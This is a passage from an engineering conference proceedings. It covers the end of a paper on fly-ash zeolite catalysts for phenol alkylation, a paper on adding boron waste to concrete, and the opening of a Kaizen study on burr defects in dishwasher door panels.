They were tested as heterogeneous basic catalyst in the gas-phase alkylation of phenol with diethyl carbonate (DEC). The utilization of carbonates as alkylating agents leads to an irreversible reaction because of the formation of the unstable alkoxy-carbonate anion that rapidly decomposes to CO₂ and alcohol (methanol and ethanol in the case of DMC and DEC, respectively), shifting the reaction toward the products and finally contributing to increase the yields [19], [20]. Moreover, this reaction shows a high and specific chemo selectivity [21]. In the case of phenol and phenolic compounds, the reaction is highly specific for O-alkylation, with formation of anisole (phenylmethyl ether) in the presence of a basic catalyst [22-25]. The main expected product, phenetole (ethylphenyl ether), is an important intermediate in the synthesis of pharmaceutical and fragrances and as octane boosters for gasoline [26]. On the other hand, C-alkylated compounds such as monoethyl phenols are used in the production of phenolic resins and varnish products, in particular 2-ethylphenol is used as a precursor of indene-coumarone resins and for some pharmaceuticals preparations. The XRD analysis showed no modification in the diffraction patterns (no changes of their crystal structures) of all three catalysts after

calcination at 550°C and tableting for catalytic tests. There weren't any changes of chemical-physical features after reaction compared to the corresponding fresh materials. The catalytic results obtained at 300°C with the more crystalline samples ZA72S and ZA72D are reported in Fig. 5 (a and b respectively).




Figure 5. Catalytic results obtained from zeolite synthesis (a) ZA72S and b) ZA72D in function of reaction temperature. Reaction condition: DEC:phenol molar ratio 4, $\tau = 1$ s

Both zeolites obtained with incubation time of 72 hours showed very similar results. Surprisingly, the zeolite ZA72S obtained with sea water shows a higher yield for phenetole (84%) than the zeolite ZA72D obtained with distilled water (78%). It is thought that this is linked to the structural (pore volume and average pore diameter) and chemical composition differences between the two zeolites. Interestingly, at low temperature phenol conversion was higher than 95% with the expected high selectivity to phenetole. Under these conditions both catalysts were active for more than 5 hours showing only a slight deactivation, probably due to the deposition of heavier carbonaceous compounds, with a phenetole yield decreasing from 90 to 78%. The temperature increase led to both an increase of the polyalkylated compounds and to a decrease of phenol conversion (Fig. 5). It is thought that this is not due to the aforementioned deactivation, but to phenetole peculiar reactivity that leads to its decomposition back to phenol with the formation of reactive ethoxy groups at high temperature. In order to understand the role of the zeolite structure on the reaction, the sample characterized by large amount of amorphous material (ZA24D) was also used for catalytic tests (Fig. 6). A completely different effect of temperature on reactivity of ZA24D was seen (Fig.6) as compared to the more crystalline ones. As aforementioned the zeolite ZA24D is almost comprised of an amorphous geopolymer. The ZA24D catalyst gave a lower

phenol conversion, which increased with the reaction temperature. This was probably due to its smaller surface area. However, a strong decrease in phenol conversion was seen for a longer time-on-stream due to the deposition of heavier by-products on active sites, an event that already occurred at 300 °C.




Figure 6. Catalytic results obtained from zeolite synthesis ZA24D in function of reaction temperature. Reaction condition: DEC:phenol molar ratio 4, $\tau = 1$ s

4. CONCLUSIONS

Type x zeolites have been obtained from silicious fly ash, which is a by-product of coal burning in thermal power plants. The artificial zeolites were tested as heterogeneous basic catalyst in the gas-phase alkylation of phenol with diethyl carbonate (DEC). The zeolites showed a high catalytic activity, the conversion rate for phenol were as high as 95% with selectivity to phenetole higher than 85%. The zeolite ZA72S obtained with sea water shows a higher yield for phenetole (84%) than the zeolite ZA72D obtained with distilled water (78%), even though its specific surface area is lower. The less crystalline zeolite (ZA24D) gave a lower phenol conversion, which increased with the reaction temperature. This was probably due to its smaller surface area. Considering the low molar excess of the alkylating agent compared to phenol (4:1), the relatively mild reaction conditions applied (300°C, atmospheric pressure) and the stability of the catalyst, the herein proposed results clearly shows the advantage of our synthetic type x zeolites to be used as environmentally friendly basic catalysts in the gas-phase alkylation of phenol.

5. REFERENCES

- [1] Shigemoto N, and Hayashi H J. *Mat. Sci.* 28 (1993) 4781-4786
- [2] Querol X, Moreno N, Umaña JC, Alastuey A, Hernandez E, Lopez-Soler A, Plana F *Int. J. Coal Geology* 50 (2002) 413-423. [https://doi.org/10.1016/S0166-5162\(02\)00124-6](https://doi.org/10.1016/S0166-5162(02)00124-6)
- [3] Ruenngam D, Rungsuk D, Apiratikul R, Pavasant P *Air Waste Manag. Assoc.* 59 (2009) 1140-1147. <https://doi.org/10.3155/1047-3289.59.10.1140>
- [4] Belviso C, Cavalcante F, Huertas FJ, Lettino A, Ragone P, Fiore S *Microp. Mesop. Mat.* 162 (2012 a) 115-121. <https://doi.org/10.1016/j.micromeso.2012.06.028>
- [5] Belviso C, Cavalcante F, Ragone P, Fiore S *Water, Air, & Soil Poll.* 223 (2012 b) 5357-5364
- [6] Belviso C, Cavalcante F, Gennaro Di S, Lettino A, Palma A, Ragone P, Fiore S *J. Envir. Manag.* 137 (2014) 16-22. <https://doi.org/10.1016/j.jenvman.2014.01.040>
- [7] Belviso C, Agostinelli E, Belviso S, Cavalcante F, Pascucci S, Peddis D, Varvaro G, Fiore S *Microp. Mesop. Mat.* 202 (2015 a) 208-216. <https://doi.org/10.1016/j.micromeso.2014.09.059>
- [8] Corma A, Fornés V, Martín-Aranda RM, García H, Primo J *Appl. Catal.* 59 (1990) 237-248. [https://doi.org/10.1016/S0166-9834\(00\)82201-0](https://doi.org/10.1016/S0166-9834(00)82201-0)
- [9] Davis RJ *J. Catal.* 216 (2003) 396-405. [https://doi.org/10.1016/S0021-9517\(02\)00034-9](https://doi.org/10.1016/S0021-9517(02)00034-9)
- [10] Boeva RS, Markov KM, and Kotov SV *React. Kinet. Catal. Lett.* 13 (1980) 323-329
- [11] Hara Y, Endou K *Appl. Catal. A* 239 (2003) 181-195. [https://doi.org/10.1016/S0926-860X\(02\)00388-5](https://doi.org/10.1016/S0926-860X(02)00388-5)
- [12] Gelbard G, *Ind. Eng. Chem. Res.* 44 (2005) 8468-8498. DOI: 10.1021/ie0580405
- [13] Ziosi P, Tabanelli T, Cavani F, Righi P, Fornasari G, Cocchi S *Catal. Sci. Technol.* 4 (2014) 4386-4395. Doi:10.1039/C4CY00913D
- [14] Tundo P, Musolino M, Aricò F *Green Chem.* 20 (2018), 28-85. Doi: 10.1039/C7GC01764B
- [15] Panitchakarn P, Laosiripojana N, Viriya-umpikul N, Pavasant P *Journal of the Air Waste Manag. Assoc.* 64 (2014) 586-596. <https://doi.org/10.1080/10962247.2013.859184>
- [16] Hathaway PE, Davis ME *Journal of Catalysis*, (1989) 497-507 Elsevier. [https://doi.org/10.1016/0021-9517\(89\)90177-2](https://doi.org/10.1016/0021-9517(89)90177-2)
- [17] ASTM C618-08, 2008. Standard Specification for Coal Fly Ash and Raw or Calcined Natural Pozzolan for Use in Concrete. ASTM International, Retrieved 09-18
- [18] Shivpuri KK, Lokeshappa B, Kulkarni DA, Dikshit AK *Am. J. Environ. Eng.* 1 (2011) 121-127. doi: 10.5923/j.ajee.20110101.04
- [19] Delledonne D, Rivetti F, Romano U *J. Organomet. Chem.* 488 (1995) C15-C19. [https://doi.org/10.1016/0022-328X\(94\)00039-F](https://doi.org/10.1016/0022-328X(94)00039-F)
- [20] Tundo P, Rossi L, Loris A *J. Org. Chem.*, 70 (6) (2005) 2219-2224. Doi: 10.1021/jo048532b

- [21] Tundo P, Selva M *Acc. Chem. Res.* 35 (2002) 706-716. DOI: 10.1021/ar010076f
- [22] Shieh WC, Dell S, Repic O *Org. Lett.* 3 (2001) 4279-4281. DOI: 10.1021/ol016949n
- [23] Ouk S, Thiébaud S, Borredon E, Gars P *Le Green Chem.* 4 (2002) 431-435. DOI:10.1039/B203353B
- [24] Rajabi F, Saidi MR *Synth. Comm.* 34 (2004) 4179-4188. <https://doi.org/10.1081/SCC-200036622>
- [25] Shen ZL, Jiang XZ, Mo W M, Hu BX, Sun N *Green Chem.* 7 (2005) 97-99. DOI:10.1039/B411201F
- [26] Fiege H, Voges H-W, Hamamoto T *Phenol Derivatives*, *Ullmann's Encyclopedia of Industrial Chemistry*, Wiley-VCH (2012)

INVESTIGATION OF THE EFFECT OF BORON WASTE ADDITION ON THE PERFORMANCE OF CONCRETE

Börte Köse-Mutlu^{1,2}, Merve Uysal³, Hasan Avcı², Adil Akgül², Volkan Günay³

¹*National Research Center on Membrane Technologies, Istanbul Technical University, İstanbul, TURKEY*

²*Department of Civil Engineering, Faculty of Engineering, Yeditepe University, İstanbul, TURKEY*

³*Department of Materials Science and Nanotechnology Engineering, Faculty of Engineering, Yeditepe University, İstanbul, TURKEY*

volkan.gunay@yeditepe.edu.tr

ORCID: 0000-0003-0179-0174

ABSTRACT

The most widely used construction material in today's world is concrete. Using innovative materials in the production of this building material preferred in all types of building is one of the important steps to be taken in sustainable development. Although it is quite common for wastes to be included in the concrete recipe, it can be said that the number of innovative approaches using boron wastes is comparatively low. In this context, it has been studied to optimize the recipe of concrete to be produced with boron wastes. Provided that the amount of waste material is not more than 25% by weight, the concrete production could be carried out with the relevant waste and the results were presented in this proceeding. It has been observed that using sand instead of aggregate resulted in better results in concrete samples produced with boron waste. Besides, the compression and bending strengths of the concrete samples remained at sufficient levels, although they were relatively low compared to the strengths of the concrete samples produced with fly ash.

Keywords: *Innovative materials, Concrete, Boron Mining Waste, Sustainability*

BOR ATIĞI MİKTARININ BETON PERFORMANSINA ETKİSİNİN ARAŞTIRILMASI

ÖZET

Günümüz dünyasında en yaygın kullanıma sahip inşaat malzemesi betondur. Tüm yapı çeşitlerinde kullanılan betonun üretiminde yenilikçi malzemeler kullanılması sürdürülebilir kalkınmada atılacak önemli adımlardan biridir. Bu bağlamda, atıkların beton reçetesinde yer alması oldukça görülen bir uygulama olmak ile beraber bor atıklarının kullanıldığı yenilikçi yaklaşımların sayısının az olduğu söylenebilir. Bu bağlamda, bor atıkları ile üretilecek betonun reçetesinin optimize edilmesi çalışılmıştır. Atık malzeme oranının miktarı ağırlıkça %25'ten fazla olmaması şartıyla ilgili atık ile beton üretimi gerçekleştirilebilmiş ve sonuçları detayları ile sunulmuştur. Bor atıkları ile üretilen beton numunelerinde agrega yerine kum kullanılmasının daha iyi sonuçlar verdiği gözlenmiştir. Bunun yanısıra beton numunelerinin basma ve eğilme dayanımları uçucu kül ile üretilmiş beton numunelerinin dayanımları ile karşılaştırıldığında nispeten düşük olsa da yeterli seviyelerde kalabilmiştir.

***AnahtarKelimeler:** Yenilikçi Malzemeler, Beton, Bor Madeni Atığı, Sürdürülebilirlik*

1. INTRODUCTION

In today's world, concrete is the most commonly used human-made material. It is an essential construction material that is mostly used in all kinds of buildings [1]. Concrete is a composite material and consists of Portland cement, water, and aggregate. When these materials are mixed, a workable paste is generated, which hardens in time due to a hydration process [2]. Following the hydration, concrete becomes hard and solid, providing a strong construction material [3]. Sustainability, which is referred to as a policy concept, is originated from the Brundtland Report of 1987 [4]. Environmental sustainability is the rate of renewable resource usage, pollution creation, and non-renewable resource depletion [5]. Construction works have been criticized for environmental problems generated like excessive consumption of global resources, giving birth and rise to the concept of sustainable construction that is recently quite popular [6], [7]. Although the first material for the cement in concrete is limestone, it can also be made with fly ash and/or cement [8]. It is thought that it is the most important building material as the annual production of concrete is more than 10 billion tons [9]. It is possible to decrease the environmental impact of concrete using waste materials instead of cement. The examples for waste types used in concrete production can be given as follows: Fly ashes [10], glass fiber reinforced polymer (GFRP) composites [11], waste glass [12], waste marble aggregates [13] and waste

polyethylene terephthalate (PET) bottles [14]. The purpose of this study is to provide more ecological concrete for the construction industry and decrease the costs. Within this regard, it was aimed to reduce the cement ratio of the material by using waste and support recycling by reusing a waste material for setting an example for future projects.

2. MATERIALS AND METHODS

Materials and the supply of waste

Aggregate and natural sand were supplied from a construction company located in Istanbul, Turkey. A mixture of aggregates from No. 1 (crushed stone, 5-10 mm) and No. 2 classes (10-20 mm) was preferred. Sea sand was natural and originated from the Marmara Region of Turkey. The Portland composite cement (CEM II/A-M (S-L) 42,5 R CEMENTUM) manufactured by Aslan Çimento in Turkey was used for the preparation of concrete samples. Finally, the waste was supplied from Istanbul Technical University. Work has been carried out in the Construction Materials Laboratory of Yeditepe University Civil Engineering Department in terms of concrete preparation, specimen preparation and curing and compression and bending tests.

Preparation of concrete samples

The boron waste was first dried using the oven (U TEST, UTD-1305, Turkey) to remove the moisture. Dried waste was then pounded into a mortar. It was sieved and brought to a size that would be used in the preparation of concrete samples. The sands were also passed through a 1 mm sieve. For concrete samples, first, the aggregates were sieved to obtain homogenous sizes. Then, control concrete (CC), boron waste-added concrete (BWC) samples and fly ash-added concrete (FAC) were prepared. 450 g of cement, 225 g of water, and 1350 g of aggregate were weighed (KERN, PLS 1200-3A, d:0.001 g) and mixed for the preparation of control concrete samples. This concrete mixture was poured into the mold and subjected to vibration for the prevention of air gaps. 60 strokes were applied for each mold before curing. These samples are used as reference specimen in all measurements. Then, 22.5 g of boron waste, 427.5 g of cement were used in addition to the same amount of water and aggregate used in the CC specimen to obtain a BWC specimen with a waste addition of 5%. Subsequently, the amount of waste was increased up to 112.5 g and the amount of cement was reduced up to 382.5 g to prepare other BWC mixture specimens with waste additions varied from 5% to 25%. Fly ash-added concrete specimens were also prepared by replacing the boron waste with fly ash and keeping the waste amount the same. Finally, CC, BWC, and FAC specimen were also prepared using sand as an alternative to aggregate at the optimum percentages of waste additions. Each mixture was poured into the molds and the same processes were carried out. At the end of the curing with 7 days-long, concrete samples were immersed into the water bath for four weeks.

Durability tests with concrete products

At the end of four weeks, concrete samples were removed from the water bath cure for performance tests. Firstly, density in the water of the concrete specimen was determined. Then, all samples were subjected to compression and bending tests. Each test was carried out on three samples made with the same concrete mix. The cross-section of each broken specimen was visually examined.

3. RESULTS AND DISCUSSION

The appearances of concrete samples including boron waste are given in Figure 1. As seen in this figure, it was possible to maintain to observe the appearance of conventional concrete samples. Besides, bending and compression test results were presented in Figure 2 and Figure 3, respectively.




Figure 1. Broken concrete specimen with boron waste addition, (a) 5% boron waste, (b) 10% boron waste, (c) 15% boron waste & aggregate, and (d) 15% boron waste & sand

If the boron waste amount is increased to a percentage of 25%, it could not be possible to maintain a proper concrete sample. Sand material was more suitable for waste-added concrete preparation compared to conventional aggregate material. The durability of concrete samples including boron waste was lower than the durability of concrete samples prepared with fly ash.




Figure 2. The results obtained from bending tests




Figure 3. The results obtained from compression tests

4. CONCLUSION

Since the amount of boron waste produced in our country is quite high, the addition of this waste as an alternative material to the products like concrete can be an important solution for sustainability problems. In this study, several concrete samples were prepared to investigate the potential of boron waste and it was seen that this waste can be a suitable material if the content of this materials was kept below 25% (w/w %).

ACKNOWLEDGEMENT

Tests for this study have been carried out in the Construction Materials Laboratory of Yeditepe University, Dept. of Civil Engineering for the graduation thesis of our students Ms. Gülberk Sarıışık (BSc. Civ. Eng.), Mr. Burak Şenli (BSc. Civ. Eng.), Mr. Muhammed Bilgiç (BSc. Civ. Eng.), Mr. İsmail Doğan (BSc. Civ. Eng.) and Mr. Arda Arslan (BSc. Civ. Eng.). We are grateful for their efforts in the laboratory during the preparation and testing of concrete samples used in this study. We also offer our sincere thanks to Ms. Hülya Özyurt for her support as the laboratory technician, both to us and to the students. Authors would like to thank to Istanbul Technical University for the supply of waste.

5. REFERENCES

- [1] R. Courland, Concrete Planet. "The Strange and Fascinating Story of the World's Most Common Man-Made Material", New York: Prometheus Books, 2011.
- [2] S. H. Kosmatka, B. Kerkhoff and W. C. Panarese, "Design and Control of Concrete Mixtures", vol. 14, Skokie, IL: Portland Cement Association, 2002.
- [3] P. K. Mehta and P. J. M. Monteiro, "Concrete: Microstructure, Properties, and Materials", New York: McGraw-Hill Education, 2014, pp. 3-14.
- [4] T. Kuhlman and J. Farrington, "What is Sustainability?," *Sustainability*, vol. 2, no. 11, pp. 3436-3448, 2010.
- [5] P. Ekins, "Economic Growth and Environmental Sustainability: the Prospects for Green Growth", London: Routledge, 2000.
- [6] G. K.C.Ding, "Sustainable construction—The role of environmental assessment tools," *Journal of Environmental Management*, vol. 86, no. 3, pp. 451-464, 2008.
- [7] C. J. Kibert, "Sustainable construction: green building design and delivery", New Jersey: John Wiley & Sons, 2016.
- [8] K. Vance, M. Aguayo, T. Oey, G. Sant and N. Neithalath, "Hydration and strength development in ternary portland cement blends containing limestone and fly ash or metakaolin," *Cement and Concrete Composites*, vol. 39, pp. 93-103, 2013.
- [9] Meyer, C., "The greening of the concrete industry," *Cement and concrete composites*, vol. 31(8), pp. 601-605, 2009.
- [10] P. K. Mehta, "High-performance, high-volume fly ash concrete for sustainable development", Ames, Iowa: Center for Transportation Research and Education Iowa State University, 2004, pp. 3-14.
- [11] H. A. Toutanji and M. Saafi, "Flexural Behavior of Concrete Beams Reinforced with Glass Fiber-Reinforced Polymer (GFRP) Bars," *Structural Journal*, vol. 97, no. 5, pp. 712-719, 2000.

- [12] Y. Shao, T. Lefort, S. Moras and D. Rodriguez, "Studies on concrete containing ground waste glass," *Cement and Concrete Research*, vol. 30, no. 1, pp. 91-100, 2000.
- [13] H.Hebhoub, H.Aoun, M.Belachia, H.Houari and E.Ghorbel, "Use of waste marble aggregates in concrete," *Construction and Building Materials*, vol. 25, no. 3, pp. 1167-1171, 2011.
- [14] Y. W. Choi, D. J. Moon, Y. J. Kim and M. Lachemi, "Characteristics of mortar and concrete containing fine aggregate manufactured from recycled waste polyethylene terephthalate bottles," *Construction and Building Materials*, vol. 23, no. 8, pp. 2829-2835, 2009.

DECREASING DEFECTS DUE TO BURRS IN THE DOOR INNER PANEL OF DISHWASHERS THROUGH KAIZEN EVENT

Meryem Uluskan¹

¹*Eskişehir Osmangazi University, Faculty of Engineering and Architecture, Eskişehir, TURKEY*

muluskan@ogu.edu.tr

ORCID: 0000-0003-1287-8286

ABSTRACT

Sheet metal parts play a significant role in the household appliances industry as in many industries, and burrs are among the common sheet metal defects. Burrs cause many issues such as functional problems, operator injuries, assembly problems, as well as, aesthetics issues for the final product. Burr defects lead to rework and quality problems of parts manufactured. The costs associated with burr removal efforts can reach up to 30% of the manufacturing expenses. Therefore, the best strategy is to minimize or avoid burr formation through process control at all steps. As a result, burr elimination becomes an essential practice for manufacturers and engineers. Accordingly, the aim of this study is to eliminate or at least decrease the burr formation during the process. Dishwashers manufactured in one white goods manufacturing plant were examined and efforts were made to minimize the defects seen on the door inner panel of dishwashers through a detailed Kaizen event. Initially, Pareto analyzes were performed both for frequency of defects and their related costs, through which burr defect was determined as the prominent defect type. After process flow had been provided, control charts were created to find out whether the process was in control or not. Then, through detailed cause-and-effect analysis, it was determined that the quality of polyvinyl chloride film, coated on metal sheets for increased durability, is the root cause of burr defects. After improvement took place, Pareto charts and control diagrams were re-created. In addition, hypothesis test was conducted to verify that the improvement was statistically significant. Finally, cost analysis was performed to reveal the gains of the study. The results indicated substantial decrease in burr defects from 56.3% to 31.5% of the total defects, whereas, 94,326 TL yearly savings achieved through burr elimination.

Keywords: *Burr, Metal sheet forming, Quality improvement, Burr defect elimination, Household appliance industry, Kaizen, Statistical process control*

BULAŞIK MAKİNELERİNİN KAPI İÇ PANELİNDE OLUŞAN VE ÇAPAKLARDAN KAYNAKLANAN KUSURLARIN KAİZEN ETKİNLİĞİ İLE AZALTIMASI

ÖZET

Sac metal parçalar, pek çok endüstride olduğu gibi ev aletleri endüstrisinde de önemli bir rol oynamaktadır ve çapaklar, yaygın sac metal kusurları arasındadır. Çapaklar, nihai üründe fonksiyonel problemler, operatör yaralanmaları, montaj problemleri gibi pek çok soruna ve estetik problemlere neden olabilmektedir. Ayrıca çapaklar, üretilen parçaların yeniden işlenmesine ve kalite sorunlarına yol açmaktadır. Çapak giderme çabaları ile ilgili maliyetler, üretim giderlerinin %30'una kadar ulaşabilmektedir. Bu nedenle, uygulanabilecek en iyi strateji, tüm adımlarda süreç kontrolü yoluyla çapak oluşumunu en aza indirmek veya önlemektir. Sonuç olarak çapak önleme, üreticiler ve mühendisler için önemli bir uygulama haline gelmiştir. Bunlar göz önüne alındığında bu çalışmanın başlıca amacı, üretim süreçlerinde çapak oluşumunu azaltmak ve önlemektir. Bir beyaz eşya fabrikasında üretilen bulaşık makineleri incelenmiş ve detaylı bir Kaizen etkinliği ile bulaşık makinelerinin kapı iç panelinde görülen kusurların en aza indirilmesi için çalışmalar yapılmıştır. Başlangıçta, Pareto analizleri hem kusurların sıklığı hem de ilgili maliyetler için gerçekleştirilmiş ve bu analizler yardımıyla çapak oluşumunun öne çıkan kusur türü olduğu belirlenmiştir. Detaylı süreç akışı verildikten sonra, sürecin kontrol altında olup olmadığının belirlenebilmesi için kontrol grafikleri oluşturulmuştur. Daha sonra detaylı neden-sonuç analizleri aracılığıyla, dayanıklılık artırımı için metal levhalara kaplanan polivinil klorür film kalitesinin çapak kusurlarının kök sebebi olduğu belirlenmiştir. İlgili iyileştirme faaliyetleri gerçekleştirildikten sonra, Pareto grafikleri ve kontrol grafikleri yeniden oluşturulmuştur. Ayrıca, iyileşmenin istatistiksel olarak anlamlı olduğunu doğrulamak için hipotez testi yapılmıştır. Son olarak, çalışmanın kazanımlarını ortaya çıkarmak için maliyet analizi yapılmıştır. Sonuçlar, çapak kusurlarının toplam kusurların %56,3'ünden %31,5'ine düştüğünü gösterirken, gerçekleştirilen çapak önleme faaliyetleri ile yıllık 94326 TL tasarruf sağlandığını ortaya koymuştur.

***Anahtar Kelimeler:** Çapak, Metal sac şekillendirme, Kalite iyileştirme, Çapak kusurlarının giderilmesi, Ev aletleri endüstrisi, Kaizen, İstatistiksel süreç kontrolü*

1. INTRODUCTION

Application of sheet metal components includes many areas such as automotive industry, aircraft industry, construction products and household-appliances. Burrs are among the common sheet metal defects. The burr is an inevitable annoying outcome in metal cutting since a burr deformation can often be observed on the cutting edge [1] [2]. Burrs cause many issues such as functional problems, operator injuries and assembly problems [3], as well as, aesthetics issues. Because of these different disturbing effects, the burr must often be deburred before the next operation in the process [2]. Most of the deburring operations are handled manually and accordingly, manufacturers seek to eliminate these tedious and labor-intensive operations due to time and cost issues [4]. Therefore, burr is not only an irritating obstruct but also a high cost demanding problem to get rid of afterward [1]. The costs associated with burr removal efforts vary from 15-20% to 30% of the manufacturing expenses [3]. Although, many researchers dealt with various deburring methods, these practices are costly, very time consuming, and non-value-adding operations [5]. Every time a burr is produced or parts are reworked, the cost of production is increased. Therefore, the best strategy is to minimize or prevent burrs from occurrence by controlling the process at all stages of the process chain [3].

In short, burr defects lead to costly rework and quality problems of parts manufactured. So controlling this defect is a prominent issue of quality. Accordingly, the aim of this study is to eliminate or at least decrease the burr formation during the process.

In this study, efforts were aimed to minimize the defects encountered on the door inner panel of dishwashers. Exploratory analyses were conducted to determine the rates for various defects seen on the door inner panel of dishwashers. Pareto charts, representing both frequency and cost of these defects and their corresponding cumulative impacts, were created using defect and cost data compiled for a 3.5-month period. These charts revealed the fact that burrs played a major role and constituted 56.3% of the total defects. Accordingly, 137,511TL/year cost out of 243,876 TL/year was also due to burrs, constituting 56.4% of the total defect and rework costs.

Therefore, objective of the project was determined as "to substantially decrease (at least to achieve 20% decrease in burr defect rate) the burr problem seen on the inner door panel of dishwashers which constitutes 56.3% of the overall defects and 56.4% of the total costs."

1.1. Introducing the Process

The door inner panel of dishwashers is formed of a single sheet of steel. Stainless steels contain at least 10.5% chromium, which prevents rust. In addition to good corrosion resistance, some stainless steels also have the ability to withstand high heat [6]. The sheet metal used as the main material in dishwasher production by the study company is 304 grade stainless steel. In fact, there are over 150 grades of stainless steel available. Grades of stainless steel are usually selected upon their formability,

corrosion resistance and color characteristics. Accordingly, appliance stainless steel sheet manufacturers generally use just four of these numerous options: 304, 439, 441, and 201 grade stainless. Possessing the highest quality and best overall formability, 304 grade stainless is the most expensive of the typical grades used by appliance manufacturers. It has less than 0.08% carbon content, and this feature makes it highly corrosion resistant [7].

Considering these characteristics, the case study manufacturer also utilizes 304 grade stainless steel in the dishwasher production. However, because this material has a very fine structure, it is susceptible to defects that may occur with the slightest impact or pressure. Since these errors on the door inner panel of dishwashers are easily visible, the faulty products are all discarded as scrap with no exception, and as a result a great deal of the production can be wasted.

2. METHOD AND APPLICATION: KAIZEN EVENT

2.1. Determination of the Problem

Exploratory analyses were performed to determine the proportions of different defects encountered on the door inner panel of dishwashers. Major type of defects were burrs, tears, mold defects, curling defects, stamping defects, roll start/end, PVC (Polyvinyl chloride) film, mold adjustment, scratches and corrugation defects. These defects are briefly mentioned below:

i) Burrs: In the production of door inner panel, burr formation can be observed on the mold due to foreign substances, excess sheet metal, PVC adhesion and mold deformation. The observed burr types are shown in Figure 1.




Figure 1. Burr defects

ii) Curling defects: These are defects that may occur due to mold and is shown in Figure 2a.

iii) Stamping defects: It is the type of defect that may occur due to the distance between die and the punch and also due to tool wear. Stamping defects are given in Figure 2b.




Figure 2. a) Curling defect b) Stamping defect

2.2. Workflow

Dishwasher inner door panels are manufactured through metal forming and stamping processes. Initially, the 304 grade stainless steel sheet used in the production of door inner panel is laminated with PVC film. Then, PVC-laminated sheet metal is cut with metal shearing machine, called as guillotine shears, in line with the specified dimensions. The upper and lower blades of guillotine are angled and the upper blade is inclined. After the shearing operation, the cut piece is mainly shaped by deep drawing. Then, other desired shaping processes such as edge cutting, flanging, side hole punching, edge curling and detergent section curling are applied to the steel sheet. 16 mm curling process is applied to the part coming out of the line. Finally, the part is gone through visual inspection. Visual inspection takes place in every 10 parts produced. These operations are shown sequentially in Figure 3.




Figure 3. Process flow chart

2.3. Pareto Analyses

The defect data collected for a 3.5 month period were categorized into defect types and ranked according to the number of defects in a descending order. Pareto charts, depicting both frequency and total cost of producing and reworking these defects as well as their corresponding cumulative impacts, were created using defect and cost data compiled for a 3.5 month period via Minitab software (Figure 4-5). It should be noted that because only burr defects can be re-workable, the rework quantity for other defects are zero.

The unit production cost of defective parts to the company is 31.4 TL. Average rework time was measured as 2 minutes per piece, whereas, the labor cost of rework was 33 TL/hour. Considering these information, the rework cost is calculated as 1.1 TL/piece.

The production cost of defective parts, given in Table 1, is calculated for all defect types through the formula below:

$$= \text{Number of defective parts} * \text{unit production cost of defective parts} \quad (1)$$

$$\text{Production cost of defective parts} = \text{Number of defective parts} * 31.4 \text{ TL} \quad (2)$$

Similarly, rework costs per defect type, which are also given in Table, is calculated by:

$$= \text{Number of items that are reworked} * \text{unit rework cost} \quad (3)$$

$$\text{Rework cost} = \text{Number of items that are reworked} * 1.1 \text{ TL} \quad (4)$$

Table 1. Quantity and cost data for defective parts regarding their type, prior to improvement

Defect Type	Quantity of defective parts	Production cost of defective parts	Quantity of items that are reworked	Rework Cost (TL)	Total Cost (TL)
Burr	1271	39909.4	180	198	40107.4
Tear	248	7787.2	0	0	7787.2
Mold error	171	5369.4	0	0	5369.4
Curling error	171	5369.4	0	0	5369.4
Metal roll starting/ending	134	4207.6	0	0	4207.6
PVC	84	2637.6	0	0	2637.6
Mold adjustment	74	2323.6	0	0	2323.6
Scratch	55	1727	0	0	1727
Sheet marks	41	1287.4	0	0	1287.4
Corrugation	10	314	0	0	314
Total	2259	70932.6	180	198	71130.6




Figure 4. Pareto chart by frequency of defects, prior to improvement




Figure 5. Pareto chart by cost, prior to improvement

It is seen that out of 2259 defects 1861 were due to four main defects namely, burrs, tears, mold defects and bending (curling) errors, constituting 82.4% of the total defects. And, 56.3% of these were due to burrs and has a major contribution in all defects (Figure 4).

Accordingly, 40,107.4 TL out of 71,130.000 TL was also due to burrs constituting 56.4% of the total defect and rework costs (Figure 5). Therefore, objective of the project was determined as "to substantially (at least 20% decrease in burr defect rate) decrease the burr problem seen on the inner door panel of dishwashers which constitutes 56.3% of the overall defects and 56.4% of the total scrap and rework costs."

2.4. Control Charts

During one shift (8 hours of production), the hourly production numbers and the resulting defective parts data were collected. In order to examine the process p-control charts were created with this compiled data via Minitab software (Figure 6).

Average defective production rate, lower control limit, upper control limit calculations for p-control chart creation are given below:

Total production quantity in an 8 hour shift = 1048 units.

Total number of defective parts = 26


Sample size (n) = 131

$$\text{Average number of defective parts (p)} = \frac{26}{1048} = 0.0248 \approx 0.025$$

$$UCL = p + 3\sqrt{\frac{p(1-p)}{n}} = 0.0656 \approx 0.066$$

$$LCL = p - 3\sqrt{\frac{p(1-p)}{n}} = 0$$

Figure 6. p-control chart before improvement



When the control chart in Figure 6 is examined, it is seen that the p-value of the 2nd sample exceeded the upper limit indicating that the process is out-of-control. In addition, the average proportion of nonconforming units was 0.025. Considering these, improvement studies were conducted on the process.

2.5. Determination of Potential Causes and Finding the Root Cause

Previous analyses showed that the door inner panel manufacturing process is out of control and intervention was required. In addition, when the Pareto charts in Figure 4 and Figure 5 were examined, it was determined that the majority of defects were due to burrs. Therefore, practices towards inhibiting burr formation may result in serious improvements in the process.

The fishbone diagram depicting the potential causes of burr formation was created via Minitab software (Figure 7). Burr formation can be related to many causes, such as man, material, machine, environment, methods. Initially, the awareness and skills of the machine operator handling the parts and configuring the machinery are among the potential causes. Gemba analyses revealed the fact that the operators possess all required skills and considerable experience with the machines and the process. The operators were properly handling or loading metal parts into machines. Therefore, it was determined that the operators and their ability were not the root causes of the burr defects. Similarly, part handling method was not among the root causes of burrs.




Figure 7. Fishbone diagram for potential causes of burrs

On the other hand, machine related causes may include punching and laminating operations such as, improper guillotine maintenance/sharpening frequency, location of part in the cutting machine, die-punch alignment, positioning of punch, punch mounting and PVC film lamination process. Observations on the punching machine, guillotine, die-punch alignment revealed the fact that there were no obvious issues related to punching process as die-punch properly aligned and adjusted regularly, punch position and mounting was as required, also maintenance of guillotine takes place on a regular and frequent basis. In addition PVC film coating process adjustments were all as required and controlled regularly and adjusted if necessary. Therefore, machine related aspects were also determined as not being root causes of burr formation. Similarly, no issues were detected with punching machine speed leading to a conclusion that production speed was not a root cause.

Manufacturing environment was also observed to determine whether any dirt, dust or foreign substances exist in the production lines. Because the company has a proper and very strict 5S application in place, the manufacturing environment was found to be clean and neat and there were no foreign substances near the machines. Consequently, environmental issues were determined as not being the root cause of burr defects.

In addition, sheet metal thickness and grade could be potential causes. Some materials are a lot easier to cut while leaving a satisfactory results without the need for post-processing where others are not very easy to cut and shape. Because the company uses the best quality steel grade, which is grade 304, the steel grade and thickness are determined as not the root causes of the burrs. However, it was

